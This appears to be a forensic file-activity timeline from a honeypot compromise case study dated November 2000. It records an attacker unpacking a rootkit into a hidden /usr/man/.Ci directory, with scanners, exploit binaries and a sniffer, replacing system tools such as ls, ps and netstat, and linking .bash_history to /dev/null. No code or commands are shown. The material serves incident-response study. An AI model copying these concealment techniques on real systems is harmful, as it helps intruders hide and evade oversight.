                      1024 .a. d/drwxrwxr-x root     man      30244    /var/catman/local/cat7
                      1024 .a. d/drwxr-xr-x xfs      xfs      38306    /etc/X11/fs
                      1024 .a. d/drwxr-xr-x root     root     10081    /etc/sysconfig/console
                      1024 .a. d/drwxr-xr-x root     root     40324    /lib/security
                      1024 .a. d/drwxrwxr-x root     man      38307    /var/catman/X11R6/catn
                      1024 .a. d/drwxr-xr-x root     root     2022     /etc/cron.d
                       104 .a. -/-rwxr-xr-x root     root     40365    /etc/cron.daily/tmpwatch
                      1024 .a. d/drwxrwxr-x root     man      58468    /var/catman/cat7
                      4096 .a. d/drwxr-xr-x root     root     38309    /lib/modules/2.2.14-5.0/misc
                      1024 .a. d/drwxr-xr-x root     root     2017     /etc/skel
                      1024 .a. d/drwxr-xr-x root     root     22179    /etc/rpm
                      1024 .a. d/drwxrwxr-x root     man      60482    /var/catman/X11R6/cat1
                      8532 .a. -/-rwxr-xr-x root     root     93845    /usr/sbin/tmpwatch
                      1024 .a. d/drwxr-xr-x root     root     40322    /etc/cron.daily
                      1024 .a. d/drwxrwxr-x root     man      18145    /var/catman/local/cat4
```

```
                          1024 .a. d/drwxr-xr-x root     root     18145    /etc/security
                          1024 .a. d/drwxr-xr-x root     root     6052     /lib/modules/2.2.14-5.0/scsi
                          1024 .a. d/drwxr-xr-x root     root     6049     /etc/ppp
                          1024 .a. d/drwxrwxr-x root     man      52419    /var/catman/cat6
                          1024 .a. d/drwxrwxr-x root     man      26211    /var/catman/X11R6/cat4
                          1024 .a. d/drwxr-xr-x root     root     44356    /lib/modules/2.2.14-5.0
                          1024 .a. d/drwxr-xr-x root     root     2044     /etc/ppp/peers
                          1024 .a. d/drwxrwxr-x root     man      32260    /var/catman/local/cat8
                          1024 .a. d/drwxr-x--- root     root     46369    /root
                          1024 .a. d/drwxr-xr-x root     root     8069     /etc/sysconfig/apm-scripts
                          1024 .a. d/drwxr-xr-x root     root     8092     /etc/nmh
                          1024 .a. d/drwxr-xr-x root     root     10082    /lib/modules/2.2.14-5.0/fs
                          1024 .a. d/drwxrwxr-x root     man      58467    /var/catman/X11R6
                          1024 .a. d/drwxr-xr-x root     root     4037     /etc/sysconfig
                          1024 .a. d/drwxrwxr-x root     man      42339    /var/catman/cat2
                          1024 .a. d/drwxr-xr-x root     root     36289    /lib/modules
                          2048 .a. d/drwxr-xr-x root     root     58469    /lib/modules/2.2.14-5.0/net
                          1024 .a. d/drwxrwxr-x root     man      44355    /var/catman/cat3
                          1024 .a. d/drwxr-xr-x root     root     42338    /etc/cron.monthly
                          1024 .a. d/drwxrwxr-x root     man      30243    /var/catman/X11R6/cat6
                          1024 .a. d/drwxrwxr-x root     man      14113    /var/catman/local/cat2
                          1024 .a. d/drwxr-xr-x root     root     2024     /etc/codepages
                          1024 .a. d/drwxrwxr-x news     news     12104    /etc/news
                          1024 .a. d/drwxr-xr-x root     root     60482    /etc/logrotate.d
                          1024 .a. d/drwxr-xr-x root     root     58467    /etc/X11/applnk/Internet
                          1024 .a. d/drwxr-xr-x root     root     16150    /etc/pcmcia
                          1024 .a. d/drwxr-xr-x root     root     32257    /etc/X11
                          1024 .a. d/drwxrwxr-x root     man      28228    /var/catman/local/cat6
                          1024 .a. d/drwxrwxr-x root     root     42337    /mnt/floppy
                          1024 .a. d/drwxr-xr-x root     root     16144    /etc/pam.d
                          1024 .a. d/drwxrwxr-x root     man      36291    /var/catman/X11R6/cat9
                          1024 .a. d/drwxr-xr-x root     root     12       /etc/mail
                          1024 .a. d/drwxrwxr-x root     man      10081    /var/catman/local/cat1
                          1024 .a. d/drwxr-xr-x root     root     14113    /etc/sysconfig/network-scripts
                          1024 .a. d/drwxr-xr-x root     root     38308    /etc/security/console.apps
                          1024 .a. d/drwxr-xr-x root     root     58465    /etc/X11/applnk/Utilities
                          1024 .a. d/drwxrwxr-x root     root     40321    /mnt/cdrom
                          1024 .a. d/drwxr-xr-x root     root     22180    /etc/codepages/src
                          1024 .a. d/drwxrwxr-x root     man      4036     /var/catman/catn
                          1024 .a. d/drwxrwxr-x root     man      46371    /var/catman/cat4
                          1024 .a. d/drwxrwxr-x root     man      28227    /var/catman/X11R6/cat5
                          1024 .a. d/drwxr-xr-x root     root     44354    /etc/cron.weekly
                          1024 .a. d/drwxrwxr-x root     man      4035     /var/catman/X11R6/cat2
                          1024 .a. d/drwxrwxr-x root     man      6049     /var/catman/local
                          1024 .a. d/drwxrwxr-x root     man      2017     /var/catman/cat9
                          1024 .a. d/drwxr-xr-x root     root     18154    /etc/sysconfig/cbq
                        238767 ..c -rw-r----- root     slocate  4040     <honeypot.hda7.dd-dead-4040>
                          1024 .a. d/drwxr-xr-x root     root     18152    /etc/X11/applnk/System
                          1024 .a. d/drwxrwxr-x root     man      52418    /var/catman
                          1024 .a. d/drwxr-xr-x root     root     4053     /lib/modules/2.2.14-5.0/video
                          1024 .a. d/drwxrwxr-x root     man      36292    /var/catman/local/catn
                          1024 .a. d/drwxrwxr-x root     man      16132    /var/catman/local/cat3
                          1024 .a. d/drwxr-xr-x root     root     28274    /etc/vga
                          1024 .a. d/drwxr-xr-x root     root     42340    /sbin/pam_filter
                          1024 .a. d/drwxr-xr-x root     root     18156    /etc/snmp
                          1024 .a. d/drwxr-xr-x root     root     32276    /lib/modules/2.2.14-5.0/ipv4
                          1024 .a. d/drwxrwxr-x root     man      34276    /var/catman/X11R6/cat8
                          1024 .a. d/drwxrwxr-x root     man      48387    /var/catman/cat5
                          1024 .a. d/drwxr-xr-x root     root     2040     /etc/uucp/oldconfig
                          1024 .a. d/drwxr-x--- root     root     52417    /etc/default
                          4096 .a. d/drwxr-xr-x root     root     42342    /etc/charsets
                          1024 .a. d/drwxr-xr-x root     root     18       /etc/smrsh
                          1024 .a. d/drwxrwxrwt root     root     44353    /var/tmp
                          1024 .a. d/drwxrwxr-x root     man      26212    /var/catman/local/cat5
                           102 .a. -/-rwxr-xr-x root     root     40364    /etc/cron.daily/slocate.cron
                          1024 .a. d/drwxrwxr-x root     man      40323    /var/catman/cat1
                          1024 m.c d/drwxr-x--- root     slocate  4037     /var/lib/slocate
                          1024 .a. d/drwxrwxr-x root     man      60483    /var/catman/cat8
                          1024 .a. d/drwxrwxr-x root     man      16131    /var/catman/X11R6/cat3
                          1024 .a. d/drwxr-xr-x root     root     56450    /etc/httpd/conf
                          1024 ..c d/drwxrwxrwt xfs      xfs      60496    /tmp/.font-unix
                          1024 .a. d/drwxr-xr-x root     root     38305    /mnt
                          1024 .a. d/drwxr-xr-x root     root     60481    /etc/rc.d
                        238767 m.c -/-rw-r----- root       slocate   4039       /var/lib/slocate/slocate.db.tmp
(deleted-realloc)
                          1024 .a. d/drwxr-xr-x root     root     44358    /lib/modules/2.2.14-5.0/pcmcia
                          1024 .a. d/drwxr-xr-x root     root     54468    /lib/modules/2.2.14-5.0/cdrom
                          1024 .a. d/drwxr-xr-x root     root     56449    /etc/X11/applnk
                          1024 .a. d/drwxr-xr-x root     root     60498    /floppy
                          1024 .a. d/drwxr-xr-x root     root     28245    /etc/pcmcia/cis
                          1024 .a. d/drwxr-xr-x root     root     50401    /lib/modules/2.2.14-5.0/block
                          1024 .a. d/drwxr-xr-x root     root     2036     /etc/uucp
```

Nov 08 2000 08:25:53 -> Nov 08 2000 22:10:01

Table 123 Case Study 03 - File Activity Timeline Nov 08 2000 08:25:53 -> Nov 08 2000 22:10:01

```
Wed Nov 08 2000 08:25:53     2836 .a. -/-r-xr-xr-x root     root     17088    /usr/bin/uptime
Wed Nov 08 2000 08:26:15        0 m.c -/-rw-r--r-- root     root     26217    /etc/hosts.deny
Wed Nov 08 2000 08:26:51     1024 .a. d/drwxr-xr-x root     root     62497    /etc/rc.d/init.d
Wed Nov 08 2000 08:29:27    63728 .a. -/-rwxr-xr-x root     root     16125    /usr/bin/ftp
Wed Nov 08 2000 08:33:42     1024 .a. d/drwx------ daemon   daemon   58465    /var/spool/at
Wed Nov 08 2000 08:45:18        0 .a. -/-rw-r--r-- root     root     26217    /etc/hosts.deny
                            31376 .a. -rwxr-xr-x root     root     93839    <honeypot.hda5.dd-dead-93839>
                              161 .a. -/-rw-r--r-- root     root     26216    /etc/hosts.allow
Wed Nov 08 2000 08:45:19       63 .a. -/-rw-r--r-- root     root     26573    /etc/issue.net
Wed Nov 08 2000 08:45:24     1504 .a. -/-rw-r--r-- root     root     18147    /etc/security/console.perms
Wed Nov 08 2000 08:51:37  2129920 m.. -rw-r--r-- drosen   drosen   8133     <honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:51:53    17969 .a. -/-rwxr-xr-x 1010     users    109832   /usr/man/.Ci/scan/x/x
                             1760 .a. -/-rwxr-xr-x 1010     users    109829   /usr/man/.Ci/scan/bind/ibind.sh
                            15092 .a. -/-rwxr-xr-x 1010     users    109836   /usr/man/.Ci/scan/x/pscan
                             4096 .a. d/drwxr-xr-x 1010     users    109841   /usr/man/.Ci/scan/port/strobe
                             1259 .a. -/-rwxr-xr-x 1010     users    109834   /usr/man/.Ci/scan/x/xfil
                             4096 .a. d/drwxr-xr-x 1010     users    109831   /usr/man/.Ci/scan/x
                             4096 .a. d/drwxr-xr-x 1010     users    109828   /usr/man/.Ci/scan/bind
                             1153 .a. -/-rwxr-xr-x 1010     users    109801   /usr/man/.Ci/install-sshd1 (deleted)
                             4096 .a. d/drwxr-xr-x 1010     users    93898    /usr/man/.Ci/
                               83 .a. -/-rwxr-xr-x 1010     users    109855   /usr/man/.Ci/addps
                           185988 .a. -/-rwxr-xr-x 1010     users    109856   /usr/man/.Ci/find
                             3980 .a. -/-rw-r--r-- 1010     users    109830   /usr/man/.Ci/scan/bind/pscan.c
                               17 .a. -/-rw------- 1010     users    109844   /usr/man/.Ci/scan/port/strobe/VERSION
                           133344 .a. -/-rwxr-xr-x 1010     users    109850   /usr/man/.Ci/q
                             1455 .a. -/-rwxr-xr-x 1010     users    109823   /usr/man/.Ci/scan/amd/ben.c
                           147900 .a. -/-rwxr-xr-x 1010     users    109814   /usr/man/.Ci/inetd
                             4096 .a. d/drwxr-xr-x 1010     users    109821   /usr/man/.Ci/scan/amd
                             4096 .a. d/drwxr-xr-x 1010     users    109840   /usr/man/.Ci/scan/port
                            21800 .a. -/-rw-r--r-- 1010     users    93896    /usr/man/.Ci/scan/statd/statdx
                            19140 .a. -/-rw-r--r-- 1010     users    93895    /usr/man/.Ci/scan/statd/r
                            26676 .a. -/-rw-r--r-- 1010     users    109839   /usr/man/.Ci/scan/wu/fs
                            39950    .a.    -/-rw-------    1010                     users                 109847
/usr/man/.Ci/scan/port/strobe/strobe.services
                             5324 .a. -/-rwxr-xr-x 1010     users    109808   /usr/man/.Ci/sp.pl
                            49800 .a. -/-rwxr-xr-x 1010     users    109851   /usr/man/.Ci/pstree
                              171 .a. -/-rw------- 1010     users    109842   /usr/man/.Ci/scan/port/strobe/INSTALL
                            12392 .a. -/-rwxr-xr-x 1010     users    79062    /usr/man/.Ci/scan/daemon/z0ne
                             4096 .a. d/drwxr-xr-x 1010     users    109820   /usr/man/.Ci/scan
                             1187    .a.    -/-rw-------    1010                     users                 109843
/usr/man/.Ci/scan/port/strobe/Makefile
                              385 .a. -/-rwxr-xr-x 1010     users    109833   /usr/man/.Ci/scan/x/xscan
                            13023 .a. -/-rwxr-xr-x 1010     users    109824   /usr/man/.Ci/scan/amd/ben
                            15667 .a. -/-rwxr-xr-x 1010     users    109825   /usr/man/.Ci/scan/amd/pscan
                            37760 .a. -/-rw-r--r-- 1010     users    109838   /usr/man/.Ci/scan/wu/wu
                             3980 .a. -/-rw-r--r-- 1010     users    109835   /usr/man/.Ci/scan/x/pscan.c
                             5907 .a. -/-rw------- 1010     users    79063    /usr/man/.Ci/scan/daemon/lscan2.c
                             6793 .a. -/-rw-r--r-- 1010     users    17497    /usr/man/.Ci/paki/stream.c
                             4390 .a. -/-rw-r--r-- 1010     users    93897    /usr/man/.Ci/scan/statd/classb
                              114 .a. -/-rwxr-xr-x 1010     users    109827   /usr/man/.Ci/scan/amd/a.sh
                           132785 .a. -/-rwxr-xr-x 1010     users    109809   /usr/man/.Ci/qs
                             1153 .a. -rwxr-xr-x 1010     users    109801   <honeypot.hda5.dd-dead-109801>
                           350996 .a. -/-rwxr-xr-x 1010     users    109812   /usr/man/.Ci/syslogd
                             4096 .a. d/drwxr-xr-x 1010     users    17495    /usr/man/.Ci/paki
                              118 .a. -/-rwxr-xr-x 1010     users    93899    /usr/man/.Ci/ /Anap
                            12716 .a. -/-rwxr-xr-x 1010     users    109822   /usr/man/.Ci/scan/amd/amdx
                             8524 .a. -/-rwxr-xr-x 1010     users    17496    /usr/man/.Ci/paki/slice2
                            12495 .a. -/-rwxr-xr-x 1010     users    109852   /usr/man/.Ci/killall
                             4096 .a. d/drwxr-xr-x 1010     users    79061    /usr/man/.Ci/scan/daemon
                              156 .a. -/-rwxr-xr-x 1010     users    109863   /usr/man/.Ci/needz
                            17364    .a.    -/-rw-------    1010                     users                 109846
/usr/man/.Ci/scan/port/strobe/strobe.c
                             4096 .a. d/drwxr-xr-x 1010     users    109837   /usr/man/.Ci/scan/wu
                             4096 .a. d/drwxr-xr-x 1010     users    93894    /usr/man/.Ci/scan/statd
                             4442 .a. -/-rwxr-xr-x 1010     users    109826   /usr/man/.Ci/scan/amd/pscan.c
                             3296    .a.    -/-rw-------    1010                     users                 109845
/usr/man/.Ci/scan/port/strobe/strobe.1
Wed Nov 08 2000 08:51:54      714 ..c -/-rwxr-xr-x 1010     users    109806   /usr/man/.Ci/a.sh
                             7229 ..c -/-rwxr-xr-x 1010     users    109805   /usr/man/.Ci/snif
Wed Nov 08 2000 08:51:55     4096 ..c d/drwxr-xr-x 1010     users    109831   /usr/man/.Ci/scan/x
                            26676 ..c -/-rw-r--r-- 1010     users    109839   /usr/man/.Ci/scan/wu/fs
                            12392 ..c -/-rwxr-xr-x 1010     users    79062    /usr/man/.Ci/scan/daemon/z0ne
                             4096 ..c d/drwxr-xr-x 1010     users    109837   /usr/man/.Ci/scan/wu
                            17364    ..c    -/-rw-------    1010                     users                 109846
/usr/man/.Ci/scan/port/strobe/strobe.c
                           132785 ..c -/-rwxr-xr-x 1010     users    109809   /usr/man/.Ci/qs
                             3098 ..c -/-rwxr-xr-x 1010     users    109848   /usr/man/.Ci/snap
                             4096 ..c d/drwxr-xr-x 1010     users    109828   /usr/man/.Ci/scan/bind
                             4096 ..c d/drwxr-xr-x 1010     users    109841   /usr/man/.Ci/scan/port/strobe
                              171 ..c -/-rw------- 1010     users    109842   /usr/man/.Ci/scan/port/strobe/INSTALL
                           147900 ..c -/-rwxr-xr-x 1010     users    109814   /usr/man/.Ci/inetd
                            39950    ..c    -/-rw-------    1010                     users                 109847
/usr/man/.Ci/scan/port/strobe/strobe.services
                             5324 ..c -/-rwxr-xr-x 1010     users    109808   /usr/man/.Ci/sp.pl
                           133344 ..c -/-rwxr-xr-x 1010     users    109850   /usr/man/.Ci/q
                              114 ..c -/-rwxr-xr-x 1010     users    109827   /usr/man/.Ci/scan/amd/a.sh
                            13023 ..c -/-rwxr-xr-x 1010     users    109824   /usr/man/.Ci/scan/amd/ben
                             4442 ..c -/-rwxr-xr-x 1010     users    109826   /usr/man/.Ci/scan/amd/pscan.c
```

```
                            1760 ..c -/-rwxr-xr-x 1010     users    109829   /usr/man/.Ci/scan/bind/ibind.sh
                            1259 ..c -/-rwxr-xr-x 1010     users    109834   /usr/man/.Ci/scan/x/xfil
                           15092 ..c -/-rwxr-xr-x 1010     users    109836   /usr/man/.Ci/scan/x/pscan
                            1187    ..c    -/-rw-------    1010                    users                109843
/usr/man/.Ci/scan/port/strobe/Makefile
                           12495 ..c -/-rwxr-xr-x 1010     users    109852   /usr/man/.Ci/killall
                           17969 ..c -/-rwxr-xr-x 1010     users    109832   /usr/man/.Ci/scan/x/x
                            5907 ..c -/-rw------- 1010     users    79063    /usr/man/.Ci/scan/daemon/lscan2.c
                            4096 ..c d/drwxr-xr-x 1010     users    109820   /usr/man/.Ci/scan
                            1455 ..c -/-rwxr-xr-x 1010     users    109823   /usr/man/.Ci/scan/amd/ben.c
                           15667 ..c -/-rwxr-xr-x 1010     users    109825   /usr/man/.Ci/scan/amd/pscan
                            3980 ..c -/-rw-r--r-- 1010     users    109835   /usr/man/.Ci/scan/x/pscan.c
                            4096 ..c d/drwxr-xr-x 1010     users    93894    /usr/man/.Ci/scan/statd
                             698 ..c -/-rwxr-xr-x 1010     users    109819   /usr/man/.Ci/clean
                            3296    ..c    -/-rw-------    1010                    users                109845
/usr/man/.Ci/scan/port/strobe/strobe.1
                           21800 ..c -/-rw-r--r-- 1010     users    93896    /usr/man/.Ci/scan/statd/statdx
                            4096 ..c d/drwxr-xr-x 1010     users    79061    /usr/man/.Ci/scan/daemon
                            4096 ..c d/drwxr-xr-x 1010     users    109840   /usr/man/.Ci/scan/port
                           37760 ..c -/-rw-r--r-- 1010     users    109838   /usr/man/.Ci/scan/wu/wu
                              17 ..c -/-rw------- 1010     users    109844   /usr/man/.Ci/scan/port/strobe/VERSION
                            3980 ..c -/-rw-r--r-- 1010     users    109830   /usr/man/.Ci/scan/bind/pscan.c
                           49800 ..c -/-rwxr-xr-x 1010     users    109851   /usr/man/.Ci/pstree
                           19140 ..c -/-rw-r--r-- 1010     users    93895    /usr/man/.Ci/scan/statd/r
                           12716 ..c -/-rwxr-xr-x 1010     users    109822   /usr/man/.Ci/scan/amd/amdx
                          350996 ..c -/-rwxr-xr-x 1010     users    109812   /usr/man/.Ci/syslogd
                            4390 ..c -/-rw-r--r-- 1010     users    93897    /usr/man/.Ci/scan/statd/classb
                            4096 ..c d/drwxr-xr-x 1010     users    109821   /usr/man/.Ci/scan/amd
                             385 ..c -/-rwxr-xr-x 1010     users    109833   /usr/man/.Ci/scan/x/xscan
Wed Nov 08 2000 08:51:56     328 ..c -/-rwxr-xr-x 1010     users    109857   /usr/man/.Ci/do
                             118 ..c -/-rwxr-xr-x 1010     users    93899    /usr/man/.Ci/ /Anap
                             188 ..c -/-rwxr-xr-x 1010     users    109859   /usr/man/.Ci/rmS
                         1052024 ..c -/-rwxr-xr-x 1010     users    109860   /usr/man/.Ci/bx
                           12408 ..c -/-rwxr-xr-x 1010     users    109858   /usr/man/.Ci/addn
                            4096 ..c d/drwxr-xr-x 1010     users    17495    /usr/man/.Ci/paki
                            4096 ..c d/drwxr-xr-x 1010     users    93898    /usr/man/.Ci/
                           18535 ..c -/-rwxr-xr-x 1010     users    109854   /usr/man/.Ci/fix
                          185988 ..c -/-rwxr-xr-x 1010     users    109856   /usr/man/.Ci/find
                             699 ..c -/-rwxr-xr-x 1010     users    109862   /usr/man/.Ci/chmod-it
                             156 ..c -/-rwxr-xr-x 1010     users    109863   /usr/man/.Ci/needz
                            6793 ..c -/-rw-r--r-- 1010     users    17497    /usr/man/.Ci/paki/stream.c
                            8524 ..c -/-rwxr-xr-x 1010     users    17496    /usr/man/.Ci/paki/slice2
                              83 ..c -/-rwxr-xr-x 1010     users    109855   /usr/man/.Ci/addps
Wed Nov 08 2000 08:52:09        9 m.c l/lrwxrwxrwx root     root     46636    /root/.bash_history -> /dev/null
                                9 m.c l/lrwxrwxrwx root     root     23       /.bash_history -> /dev/null
Wed Nov 08 2000 08:52:10    42736 mac -/-rwxr-xr-x root     root     79069    /usr/man/.Ci/backup/ifconfig
                           18535 .a. -/-rwxr-xr-x 1010     users    109854   /usr/man/.Ci/fix
                           43024 mac -/-rwxr-xr-x root     root     79067    /usr/man/.Ci/backup/ls
                           26736 .a. -/-rwxr-xr-x root     root     93742    /usr/sbin/identd
                           23568 mac -/-rwxr-xr-x root     root     79070    /usr/man/.Ci/backup/tcpd
                            4096 m.c d/drwxr-xr-x root     root     107746   /usr/games
                           60080 mac -/-r-xr-xr-x root     root     79065    /usr/man/.Ci/backup/ps
                            4096 mac d/drwxr-xr-x root     root     79064    /usr/man/.Ci/backup
                           19840 .a. -/-rwxr-xr-x root     root     48476    /sbin/ifconfig
                           31625 .a. -/-rwxr-xr-x root     root     109815   /usr/sbin/tcpd
                           66736 mac -/-rwxr-xr-x root     root     79068    /usr/man/.Ci/backup/netstat
                               9 m.c l/lrwxrwxrwx root     root     22191    /tmp/.bash_history -> /dev/null
                           60926 .a. -/-r-xr-xr-x root     root     109817   /usr/bin/top
                               9 mac l/lrwxrwxrwx root     root     109868   /usr/games/.bash_history -> /dev/null
                           34896 mac -/-r-xr-xr-x root     root     79066    /usr/man/.Ci/backup/top
Wed Nov 08 2000 08:52:12       58 mac -/-rw-r--r-- root     root     125240   /usr/man/.p
                            4096 m.c d/drwxr-xr-x root     root     123137   /usr/man
                              58 mac -/-rw-r--r-- root     root     125239   /usr/man/p
                              61 m.c -/-rw-r--r-- root     root     125241   /usr/man/r
                             102 mac -/-rw-r--r-- root     root     125242   /usr/man/.a
Wed Nov 08 2000 08:52:13        5 mac -/-rw-r--r-- root     root     109877   /usr/man/.Ci/sniff.pid
                                0 mac -/-rw-r--r-- root     root     109878   /usr/man/.Ci/tcp.log
                            7229 .a. -/-rwxr-xr-x 1010     users    109805   /usr/man/.Ci/snif
Wed Nov 08 2000 08:52:14      698 .a. -/-rwxr-xr-x 1010     users    109819   /usr/man/.Ci/clean
                                0 m.. -rw-r--r-- root     root     12107    <honeypot.hda7.dd-dead-12107>
Wed Nov 08 2000 08:52:15      714 .a. -/-rwxr-xr-x 1010     users    109806   /usr/man/.Ci/a.sh
                             171 ..c -/-rw-r--r-- 1010     users    26557    /dev/ptyp
Wed Nov 08 2000 08:52:23      153 .a. -rw-r--r-- root     root     58567    <honeypot.hda8.dd-dead-58567>
                              153    .a.    -/-rw-r--r--    root                    root                 58567
/etc/X11/applnk/Internet/telnet.desktop (deleted)
Wed Nov 08 2000 08:52:25     3933 ..c -/-rw-r--r-- root     root     93804    /usr/sbin/nmbd (deleted-realloc)
                            4113  ..c  -/-rw-r--r--  root          root          93885        /usr/doc/am-utils-
6.0.1s11/README.autofs
                          147946 ..c -/-rw-r--r-- root     root     93806    /usr/doc/am-utils-6.0.1s11/ChangeLog
                            3817 ..c -/-rw-r--r-- root     root     93850    /usr/doc/am-utils-6.0.1s11/README
                            1225 ..c -/-rw-r--r-- root     root     93886    /usr/doc/am-utils-6.0.1s11/README.y2k
                          147946 ..c -/-rw-r--r-- root     root     93806    /usr/sbin/smbd (deleted-realloc)
                              56 ..c -/-rwxr-xr-x root     root     4085     /etc/sysconfig/amd
                           23786 ..c -/-rw-r--r-- root     root     93834    /usr/doc/am-utils-6.0.1s11/NEWS
                            1024 ..c d/drwxr-xr-x root     root     2046     /.automount
                            1024 m.c d/drwxr-xr-x root     root     4037     /etc/sysconfig
                          621985 ..c  -/-rw-r--r--  root       root       93888      /usr/doc/am-utils-6.0.1s11/am-
utils.ps
                             766 ..c -/-rwxr-xr-x root     root     62534    /etc/rc.d/init.d/amd
                             670 ..c -/-rw------- root     root     26574    /etc/amd.conf
                            9084 ..c -/-rw-r--r-- root     root     93802    /usr/doc/am-utils-6.0.1s11/AUTHORS
                            3933 ..c -/-rw-r--r-- root     root     93804    /usr/doc/am-utils-6.0.1s11/BUGS
                            8024 ..c -/-rwxr-xr-x root     root     17087    /usr/bin/pawd
                             105 ..c -/-rw-r----- root     root     26576    /etc/amd.net
                            3201 ..c -/-rw-r--r-- root     root     93900     /usr/doc/am-utils-6.0.1s11/amd.conf-
sample
Wed Nov 08 2000 08:52:26    19031 ..c -/-rw-r--r-- root     root     125243   /usr/man/man5/amd.conf.5
                          100458 .a. -/-rwxr-xr-x root     root     139404   /usr/kerberos/lib/libgssrpc.so.3.0
                           77809 .a. -/-rwxr-xr-x root     root     139410   /usr/kerberos/lib/libkadm5clnt.so.3.0
                             965 ..c -/-rwxr-xr-x root     root     93921    /usr/sbin/wait4amd2die
                              12  .a.  l/lrwxrwxrwx  root       root       108122     /usr/X11R6/lib/libSM.so.6  ->
libSM.so.6.0
```

```
                            4096 m.c d/drwxr-xr-x root     root     93801    /usr/doc/am-utils-6.0.1s11
                              19 .a. l/lrwxrwxrwx root     root      139408   /usr/kerberos/lib/libkadm5clnt.so ->
libkadm5clnt.so.3.0
                              13 .a. l/lrwxrwxrwx root       root       108128    /usr/X11R6/lib/libXaw.so.6 ->
libXaw.so.6.1
                          189318 ..c -/-rw-r--r-- root     root     93901    /usr/doc/am-utils-6.0.1s11/hlfsd.ps
                           36567 .a. -/-rwxr-xr-x root     root     108133   /usr/X11R6/lib/libXi.so.6.0
                            5453 ..c -/-rw-r--r-- root     root     48318    /usr/man/man8/fixmount.8
                            6015 .a. -/-rwxr-xr-x root     root     139392   /usr/kerberos/lib/libcom_err.so.3.0
                           29656 ..c -/-rwxr-xr-x root     root     93917    /usr/sbin/hlfsd
                           10154 .a. -/-rwxr-xr-x root     root     139398   /usr/kerberos/lib/libdyn.so.1.0
                           21028 .a. -/-rwxr-xr-x root     root     139395   /usr/kerberos/lib/libdes425.so.3.0
                           10003 ..c -/-rw-r--r-- root     root     48315    /usr/man/man8/amd.8
                           91196 .a. -/-rwxr-xr-x root     root     108135   /usr/X11R6/lib/libXmu.so.6.0
                              13 .a. l/lrwxrwxrwx root       root       108124    /usr/X11R6/lib/libX11.so.6 ->
libX11.so.6.1
                              13 .a. l/lrwxrwxrwx root       root       108126    /usr/X11R6/lib/libXIE.so.6 ->
libXIE.so.6.0
                             804 ..c -/-rwxr-xr-x root     root     93920    /usr/sbin/wait4amd
                          345760 .a. -/-rwxr-xr-x root     root     108139   /usr/X11R6/lib/libXt.so.6.0
                              15 .m.c l/lrwxrwxrwx root       root         93904       /usr/lib/libamu.so.2 ->
libamu.so.2.1.1
                            2571 ..c -/-rw-r--r-- root     root     48321    /usr/man/man8/mk-amd-map.8
                           15625 ..c -/-rw-r--r-- root     root     17498    /usr/info/am-utils.info-1.gz
                              15 m.c l/lrwxrwxrwx root     root     93903    /usr/lib/libamu.so -> libamu.so.2.1.1
                           15324 ..c -/-rw-r--r-- root     root     17499    /usr/info/am-utils.info-2.gz
                           34784 ..c -/-rwxr-xr-x root     root     93916    /usr/sbin/fsinfo
                           13984 ..c -/-rw-r--r-- root     root     17501    /usr/info/am-utils.info-4.gz
                           18412 ..c -/-rwxr-xr-x root     root     93918    /usr/sbin/lostaltmail
                            1392 ..c -/-rwxr-xr-x root     root     93908    /usr/sbin/amd2ldif
                            3006  ..c  -/-rw-r--r--  root          root          93902        /usr/doc/am-utils-
6.0.1s11/lostaltmail.conf-sample
                           10808 ..c -/-rwxr-xr-x root     root     93914    /usr/sbin/fixmount
                            4096 .a. d/drwxr-xr-x root     root     107745   /usr/X11R6/lib
                              12 .a. l/lrwxrwxrwx root       root       108138    /usr/X11R6/lib/libXt.so.6 ->
libXt.so.6.0
                            9641 ..c -/-rw-r--r-- root     root     48320    /usr/man/man8/hlfsd.8
                            1521 ..c -/-rwxr-xr-x root     root     93913    /usr/sbin/fix-amd-map
                             404 ..c -/-rwxr-xr-x root     root     93915    /usr/sbin/fixrmtab
                           54591 .a. -/-rwxr-xr-x root     root     108131   /usr/X11R6/lib/libXext.so.6.3
                              59 .a. -/-rw-r--r-- root     root     26234    /etc/ld.so.conf
                              21 .a. l/lrwxrwxrwx root     root     139399   /usr/kerberos/lib/libgssapi_krb5.so -
> libgssapi_krb5.so.2.1
                          799870 .a. -/-rwxr-xr-x root     root     108125   /usr/X11R6/lib/libX11.so.6.1
                           14152 ..c -/-rw-r--r-- root     root     17500    /usr/info/am-utils.info-3.gz
                              16 .a. l/lrwxrwxrwx root      root      139402    /usr/kerberos/lib/libgssrpc.so ->
libgssrpc.so.3.0
                            5140 ..c -/-rwxr-xr-x root     root     93922    /usr/sbin/wire-test
                              14 .a. l/lrwxrwxrwx root       root       108140    /usr/X11R6/lib/libXtst.so.6 ->
libXtst.so.6.1
                           40684 .a. -/-rwxr-xr-x root     root     108123   /usr/X11R6/lib/libSM.so.6.0
                           34337 .a. -/-rwxr-xr-x root     root     108137   /usr/X11R6/lib/libXp.so.6.2
                              16 .a. l/lrwxrwxrwx root      root      139393    /usr/kerberos/lib/libdes425.so ->
libdes425.so.3.0
                            2170 ..c -/-rwxr-xr-x root     root     93912    /usr/sbin/ctl-hlfsd
                              12 .a. l/lrwxrwxrwx root       root       108132    /usr/X11R6/lib/libXi.so.6 ->
libXi.so.6.0
                            1003 ..c -/-rwxr-xr-x root     root     93909    /usr/sbin/amd2sun
                            7086 ..c -/-rw-r--r-- root     root     17504    /usr/info/am-utils.info-7.gz
                            2954 ..c -/-rw-r--r-- root     root     17505    /usr/info/am-utils.info.gz
                          259072 .a. -/-rwxr-xr-x root     root     108121   /usr/X11R6/lib/libPEX5.so.6.0
                              18 .a. l/lrwxrwxrwx root      root      139405    /usr/kerberos/lib/libk5crypto.so ->
libk5crypto.so.2.1
                           13892 ..c -/-rwxr-xr-x root     root     93910    /usr/sbin/amq
                            6318 ..c -/-rw-r--r-- root     root     48316    /usr/man/man8/amq.8
                           40370 ..c -/-rwxr-xr-x root     root     93905    /usr/lib/libamu.so.2.1.1
                          106640 ..c -/-rwxr-xr-x root     root     93907    /usr/sbin/amd
                              17 .a. l/lrwxrwxrwx root      root      139390    /usr/kerberos/lib/libcom_err.so ->
libcom_err.so.3.0
                              14 .a. l/lrwxrwxrwx root       root       108120    /usr/X11R6/lib/libPEX5.so.6 ->
libPEX5.so.6.0
                              13 .a. l/lrwxrwxrwx root       root       108134    /usr/X11R6/lib/libXmu.so.6 ->
libXmu.so.6.0
                          113850 .a. -/-rwxr-xr-x root     root     139407   /usr/kerberos/lib/libk5crypto.so.2.1
                              13 .a. l/lrwxrwxrwx root       root       139396    /usr/kerberos/lib/libdyn.so ->
libdyn.so.1.0
